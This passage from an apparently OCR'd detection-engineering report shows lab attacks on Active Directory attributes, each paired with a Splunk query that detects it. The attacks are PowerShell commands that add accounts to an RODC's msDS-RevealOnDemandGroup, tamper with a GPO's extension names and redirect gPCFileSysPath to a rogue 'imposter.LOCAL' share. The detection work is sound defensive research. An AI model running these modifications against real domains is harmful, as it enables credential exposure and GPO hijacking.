‘CN=dacled.egg,CN=Users,DC=BREAKFASTLAND,DC=LOCAL’)} -Server 10.0.2.4
```



```
 PS C:\PowerSploit-master> Set-ADObject -Identity 'CN=BREAKFAST-DC-03,OU=Domain Controllers,DC=BREAKFASTLAND,DC=LOCAL' -Add @{'msD
'=@('CN=Allowed RODC Password Replication Group,CN=Users,DC=BREAKFASTLAND,DC=LOCAL', 'CN=dacled.egg,CN=Users,DC=BREAKFASTLAND,DC=LO
```

Figure 8 - Modifying the Attribute




```
PS C:\Users\head.chef> Get-ADComputer BREAKFAST-DC-03 -Properties msDS-RevealOnDemandGroup


DistinguishedName        : CN=BREAKFAST-DC-03,OU=Domain Controllers,DC=BREAKFASTLAND,DC=LOCAL
DNSHostName              : BREAKFAST-DC-03.BREAKFASTLAND.LOCAL
Enabled                  : True
msDS-RevealOnDemandGroup : {CN=dacled.egg,CN=Users,DC=BREAKFASTLAND,DC=LOCAL, CN=Allowed RODC Password Replication
                           Group,CN=Users,DC=BREAKFASTLAND,DC=LOCAL,
                           CN=Administrator,CN=Users,DC=BREAKFASTLAND,DC=LOCAL}
Name                     : BREAKFAST-DC-03
ObjectClass              : computer
ObjectGUID               : 4b33892d-35cf-4b8a-bd57-99ec9628f17c
SamAccountName           : BREAKFAST-DC-03$
SID                      : S-1-5-21-1865600711-3446354287-3882071624-1120
UserPrincipalName        :
```

Figure 9 - Validating Change to the Attribute

### 4.3.2 Building the Detection


4.3.2.1 Detection Using Event IDs 5136, 4624, and 4662

```
index=main ((EventCode=5136 AND LDAP_Display_Name=msDS-RevealOnDemandGroup)  OR
(EventCode=4624 AND Account_Name!="*$" AND Account_Name!="ANONYMOUS LOGON" AND
Account_Name!="SYSTEM") OR (EventCode=4662 AND Access_Mask=0x20 AND {303d9f4a-1dd6-
4b38-8fc5-33afe8c988ad}))
| eval Logon_ID=if(EventCode==4624,mvindex(Logon_ID,-1), mvindex(Logon_ID,-1))
| eval Mod_Account=if(EventCode==4624,mvindex(Account_Name,-1),
mvindex(Account_Name,-1))
| join type=outer Logon_ID
        [ search (EventCode=5136) OR (EventCode=4624)
        | stats count by Logon_ID, Account_Name, Source_Network_Address
        | table Account_Name,Logon_ID, Source_Network_Address ]
| join type=outer Logon_ID
    [ search index=main Account_Name!=*$  EventCode=4662 Access_Mask = 0x20
    | eval Props=Properties
    | eval AccessMask=Access_Mask
    | eval ObjectType=Object_Type
    | eval ObjectName=Object_Name
    | rex field=Message "(?<Object_Properties>(?ms)(?<=)Properties:(.*?)(?
=Additional\s+))"
    |table Account_Name,Logon_ID,Props,AccessMask,ObjectType, ObjectName,
Object_Properties]
| table _time, Mod_Account, Source_Network_Address , Class, DN, Logon_ID, Type,
LDAP_Display_Name, Value, AccessMask, Props, Object_Properties
| where  len(Class)>0
| stats values by _time, Value, Logon_ID
```



| _time | Value | Logon_ID | values(AccessMask) | values(Class) | values(DN) |
|---|---|---|---|---|---|
| 2023-06-16 15:32:39 | CN=Allowed RODC Password Replication Group,CN=Users,DC=BREAKFASTLAND,DC=LOCAL | 0x135BC2 | 0x20 | computer | CN=BREAKFAST-DC-03,OU=Domain Controllers,DC=BREAKFASTLAND,DC=LOCAL |
| 2023-06-16 16:03:31 | CN=Allowed RODC Password Replication Group,CN=Users,DC=BREAKFASTLAND,DC=LOCAL | 0x19E378 | 0x20 | computer | CN=BREAKFAST-DC-03,OU=Domain Controllers,DC=BREAKFASTLAND,DC=LOCAL |
| 2023-06-20 10:47:09 | CN=Administrator,CN=Users,DC=BREAKFASTLAND,DC=LOCAL | 0x1C5774 | 0x20 | computer | CN=BREAKFAST-DC-03,OU=Domain Controllers,DC=BREAKFASTLAND,DC=LOCAL |

Figure 10 - Detection With Event IDs 5136, 4662, and 4624 (1)



| values(LDAP_Display_Name) | values(Mod_Account) | values(Object_Properties) | values(Props) | values(Source_Network_Address) | values(Type) |
|---|---|---|---|---|---|
| msDS-RevealOnDemandGroup | head.chef | Properties: Write Property {e48d0154-bcf8-11d1-8702-00c04fb96050} {f3a64788-5306-11d1-a9c5-0000f80367c1} {bf967a86-0de6-11d0-a285-00aa003049e2} | Write Property | 10.0.2.12 | Active Directory Domain Services Information Value Added |
| msDS-RevealOnDemandGroup | head.chef | Properties: Write Property {e48d0154-bcf8-11d1-8702-00c04fb96050} {f3a64788-5306-11d1-a9c5-0000f80367c1} {bf967a86-0de6-11d0-a285-00aa003049e2} | Write Property | 10.0.2.12 | Active Directory Domain Services Information Value Added |
| msDS-RevealOnDemandGroup | head.chef | Properties: Write Property {771727b1-31b8-4cdf-ae62-4fe39fadf89e} | Write Property | - | Active Directory Domain Services Information |

Figure 11 - Detection With Event IDs 5136, 4662, and 4624 (2)

## 4.4 GPC-Machine-Extension-Names

### 4.4.1 Background


The gPCMachineExtensionName attribute maintains a list of globally unique identifiers (GUIDs) for which group policy object (GPO) client-side extensions and Microsoft Management Console (MMC) snap-ins are required by the machine policy settings.

By editing the GUIDS stored in the attribute, an attacker could potentially use GPO to pull down a file from a remotely controlled host and upload it to a domain controller.

### 4.4.2 Modifying the Attribute (Attack)

For this particular attack sequence, we will be very closely following the attack path as outlined in this TrustedSec blog post.

Firstly, we're going to do some reconnaissance to identify the GPO name that we are going to modify.




```
PS C:\PowerSploit-master> $creds = Get-Credential
cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:

PS C:\PowerSploit-master> $creds = Get-Credential
cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
```

Figure 12 - Performing Reconnaissance

As you can see, the “DisplayName” for the GPO is AttackGPO, but its name, and the value we will need to make our modifications, is “{7ECE4273-CEEB-44BA-B777-C5FE3DBES 257}.”

```
$objs= Get-ADObject -SearchBase “CN=Policies,CN=System,DC=BREAKFASTLAND,DC=LOCAL” -
LDAPFilter “(objectclass=*)” -Credential $creds -Server 10.0.2.4 -Properties
displayName,gPCMachineExtensionNames

$dcgpos =$objs | ?{$_.displayName -like “Attack”}

$dcgpos
```




```
PS C:\PowerSploit-master\Recon> $objs = Get-ADObject -SearchBase "CN=Policies,CN=System,DC=BREAKFASTLAND,DC=LOCAL" -LDAPFilter "(objectclass=*)"

PS C:\PowerSploit-master\Recon> $dcgpos =$objs | ?{$_.displayName -like "Attack*"}

PS C:\PowerSploit-master\Recon> $dcgpos


DisplayName       : AttackGPO
DistinguishedName : CN={7ECE4273-CEEB-44BA-B777-C5FE3DBE5257},CN=Policies,CN=System,DC=BREAKFASTLAND,DC=LOCAL
Name              : {7ECE4273-CEEB-44BA-B777-C5FE3DBE5257}
ObjectClass       : groupPolicyContainer
ObjectGUID        : 8c05c895-5d5e-4ea4-afd1-7ee87c8855d0
```

Figure 13 - Performing Reconnaissance

With a GPO name and GUID in hand, we can now run our attack.

*Note: To conduct this attack properly, replacing the* ***gPCMachineExtensionNames*** *attribute with the string [{GUID}{GUID}] will obviously not work correctly. However, because we are only concerned with detecting changes made to the object, and not necessarily designing a functional attack, this is sufficient to generate the logging data we will need for detection within our SIEM. For running this attack properly, we recommend reading through the references linked for this section (or short-linked above), as it does a fantastic job of walking you through the designated attack sequence. Alternately it is important to note this GPO was created for the purpose of making these modifications, use caution if running the following attack in a production environment.*


```
$dcgomain = $dcgpos | ?{$_.Name -eq “{7ECE4273-CEEB-44BA-B777-C5FE3DBE5257}”}

$gpcme = “[{GUID}{GUID}]” + $dcgpomain.gPCMachineExtensionNames

Set-ADObject -Replace @{gPCMachineExtensionNames=$gpcme} -Server 10.0.2.4 -Credential
$creds -Identity $dcgpomain.DistinguishedName

Get-ADObject -Credential $creds -Server 10.0.2.4 -Identity
$dcgpomain.DistinguishedName -Properties displayName, gPCMachineExtensionNames
```



```
PS C:\PowerSploit-master\Recon> $dcgpomain = $dcgpos | ?{$_.Name -eq "{7ECE4273-CEEB-44BA-B777-C5FE3DBE5257}"}

PS C:\PowerSploit-master\Recon> $gpcme = "[{GUID}{GUID}]" + $dcgpomain.gPCMachineExtensionNames

PS C:\PowerSploit-master\Recon> Set-ADObject -Replace @{gPCMachineExtensionNames=$gpcme} -Server 10.0.2.4 -Credential $creds -Identity $dcgpomain.DistinguishedName

PS C:\PowerSploit-master\Recon> Get-ADObject -Credential $creds -Server 10.0.2.4 -Identity $dcgpomain.DistinguishedName -Properties displayName, gPCMachineExtensionNames


DisplayName              : AttackGPO
DistinguishedName        : CN={7ECE4273-CEEB-44BA-B777-C5FE3DBE5257},CN=Policies,CN=System,DC=BREAKFASTLAND,DC=LOCAL
gPCMachineExtensionNames : [{GUID}{GUID}]
Name                     : {7ECE4273-CEEB-44BA-B777-C5FE3DBE5257}
ObjectClass              : groupPolicyContainer
ObjectGUID               : 8c05c895-5d5e-4ea4-afd1-7ee87c8855d0
```

Figure 14 - Modifying the GPO

And we can confirm through Active Directory Service Interface Editor (ADSI) edit that the change was made to the correct GPO:


CN={7ECE4273-CEEB-44BA-B777-C5FE3DBE5257} Prop...

Attributes:


| Attribute | Value |
|---|---|
| cn | {7ECE4273-CEEB-44BA-B777-C5FE3DBE52 |
| defaultClassStore | <not set> |
| description | <not set> |
| displayName | AttackGPO |
| displayNamePrintable | <not set> |
| dSASignature | <not set> |
| extensionName | <not set> |
| flags | 0 |
| fSMORoleOwner | <not set> |
| gPCFileSysPath | \\BREAKFASTLAND.LOCAL\SysVol\BREA |
| gPCFunctionalityVersi... | 2 |
| gPCMachineExtensio... | [{GUID}{GUID}] |
| gPCUserExtensionNa... | <not set> |
| gPCWQLFilter | <not set> |

Figure 15 - Validating Changes

## 4.4.3 Building the Detection


### 4.4.3.1 Detection with Event IDs 5136 and 4624

```
index=main ((EventCode=5136 AND LDAP_Display_Name=gPCMachineExtensionNames)  OR
(EventCode=4624 AND Account_Name!="*$" AND Account_Name!="ANONYMOUS LOGON" AND
Account_Name!="SYSTEM"))
| eval Logon_ID=if(EventCode==4624,mvindex(Logon_ID,-1), mvindex(Logon_ID,-1))
| eval Mod_Account=if(EventCode==4624,mvindex(Account_Name,-1),
mvindex(Account_Name,-1))
| join type=outer Logon_ID
        [ search (EventCode=5136) OR (EventCode=4624)
        | stats count by Logon_ID, Account_Name, Workstation_Name
        | table Account_Name,Logon_ID, Workstation_Name ]
| table _time, EventCode, Mod_Account, Workstation_Name , Class, DN, Logon_ID, Type,
LDAP_Display_Name, Value
| where  len(Class)>0
```



| _time | EventCode | Mod_Account | Workstation_Name | Class | DN |
|---|---|---|---|---|---|
| 2023-06-02 12:07:37 | 5136 | head.chef | PAN-PC | groupPolicyContainer | CN={7ECE4273-CEEB-44BA-B777-C5FE3DBE5257},CN=Policies,CN=System,DC=BREAKFASTLAND,DC=LOCAL |

Figure 16 - Final Query for gPCMachineExtensionName Modification (1)



| Logon_ID | Type | LDAP_Display_Name | Value |
|---|---|---|---|
| 0x1C6446 | Information<br>Active Directory Domain Services<br>Value Added | gPCMachineExtensionNames | [{GUID}{GUID}] |


Figure 17 - Final Query for gPCMachineExtensionName Modification (2)

## 4.5 GPC-File-Sys-Path

### 4.5.1 Background

***gpC-File-Sys-Path*** is another GPO-based attribute that, like ***gPCMachineExtensionName***, can give access to the "rights cloned to the GPO-specific folder on the filesystem where the associated SYSVOL is located" (An Ace up the Sleeve, pg. 30) when a user is granted write access for a GPO.

You can see in the below image that the ***gPCFileSysPath*** object is linking to the Sysvol location.



| Name | Class | Distinguished Name |
|---|---|---|
| CN={31B2F340-016D-11D2-... | groupPolicy... | CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=BR... |
| CN={6AC1786C-016F-11D2... | groupPolicy... | CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=BR... |
| CN={7ECE4273-CEEB-44BA... | groupPolicy... | CN={7ECE4273-CEEB-44BA-B777-C5FE3DBE5257},CN=Policies,CN=System,DC=B... |
| CN={C98E2F40-66CA-4928-... | groupPolicy... | CN={C98E2F40-66CA-4928-AA99-105B33423F2C},CN=Policies,CN=System,DC=B... |
| CN={D9270A90-70DF-4A04... | groupPolicy... | CN={D9270A90-70DF-4A04-9329-3BDE17C3F43A},CN=Policies,CN=System,DC=B... |

CN={7ECE4273-CEEB-44BA-B777-C5FE3DBE5257} Prop...

Attributes:

| Attribute | Value |
|---|---|
| extensionName | <not set> |
| flags | 0 |
| fSMORoleOwner | <not set> |
| gPCFileSysPath | \\BREAKFASTLAND.LOCAL\SysVol\BREA |
| gPCFunctionalityVersi... | 2 |
| gPCMachineExtensio... | [{GUID}{GUID}] |
| gPCUserExtensionNa... | <not set> |
| gPCWQLFilter | <not set> |
| isCriticalSystemObject | <not set> |
| lastKnownParent | <not set> |
| msDS-CloudAnchor | <not set> |
| mS-DS-ConsistencyC... | <not set> |
| mS-DS-ConsistencyG... | <not set> |
| msDS-ObjectReference | <not set> |

String Attribute Editor

Attribute: gPCFileSysPath

Value:


\\BREAKFASTLAND.LOCAL\SysVol\BREAKFASTLAND.LOCAL\Policies\{7EC

Figure 18 - gPCFileSysPath Before Modification

## 4.5.2 Modifying the Attribute (Attack)

Using the exact same attack path as we did for the ***gPCMachineExtension*** attribute, we can utilize the reconnaissance already done and simply create a new variable with which to store our change. Then, we make and confirm the change with the same PowerShell command, adjusting the command to add our newly created variable.

```
$gpfsp = \\imposter.LOCAL\SysVol\imposter.LOCAL\Policies\{7ECE4273-CEEB-44BA-B777-
C5FE3DBE5257} + $dcgpomain.gPCMachineExtensionNames

Set-ADObject -Replace @{gPCFileSysPath=$gpfsp} -Server 10.0.2.4
-Credential $creds -Identity $dcgpomain.DistinguishedName

Get-ADObject -Credential $creds -Server 10.0.2.4 -Identity $dcgpomain.
DistinguishedName -Properties displayName, gPCFileSysPath
```




```
PS C:\> $gpfsp = "\\imposter.LOCAL\SysVol\imposter.LOCAL\Policies\{7ECE4273-CEEB-44BA-B777-C5FE3DBE5257}" + $dcgpomain.gPCMachineExtensionNames

PS C:\> Set-ADObject -Replace @{gPCFileSysPath=$gpfsp} -Server 10.0.2.4 -Credential $creds -Identity $dcgpomain.DistinguishedName

PS C:\>
PS C:\>
PS C:\> Get-ADObject -Credential $creds -Server 10.0.2.4 -Identity $dcgpomain.DistinguishedName -Properties displayName, gPCFileSysPath


DisplayName       : AttackGPO
DistinguishedName : CN={7ECE4273-CEEB-44BA-B777-C5FE3DBE5257},CN=Policies,CN=System,DC=BREAKFASTLAND,DC=LOCAL
gPCFileSysPath    : \\imposter.LOCAL\SysVol\imposter.LOCAL\Policies\{7ECE4273-CEEB-44BA-B777-C5FE3DBE5257}
Name              : {7ECE4273-CEEB-44BA-B777-C5FE3DBE5257}
ObjectClass       : groupPolicyContainer
ObjectGUID        : 8c05c895-5d5e-4ea4-afd1-7ee87c8855d0
```

Figure 19 - Modifying gPCFileSysPath Attribute

## 4.5.3 Building the Detection


### 4.5.3.1 Detection with Event IDs 5136 and 4624

```
index=main ((EventCode=5136 AND LDAP_Display_Name=gpcFileSysPath)  OR (EventCode=4624
AND Account_Name!="*$" AND Account_Name!="ANONYMOUS LOGON" AND
Account_Name!="SYSTEM"))
| eval Logon_ID=if(EventCode==4624,mvindex(Logon_ID,-1), mvindex(Logon_ID,-1))
| eval Mod_Account=if(EventCode==4624,mvindex(Account_Name,-1),
mvindex(Account_Name,-1))
| join type=outer Logon_ID
        [ search (EventCode=5136) OR (EventCode=4624)
        | stats count by Logon_ID, Account_Name, Workstation_Name
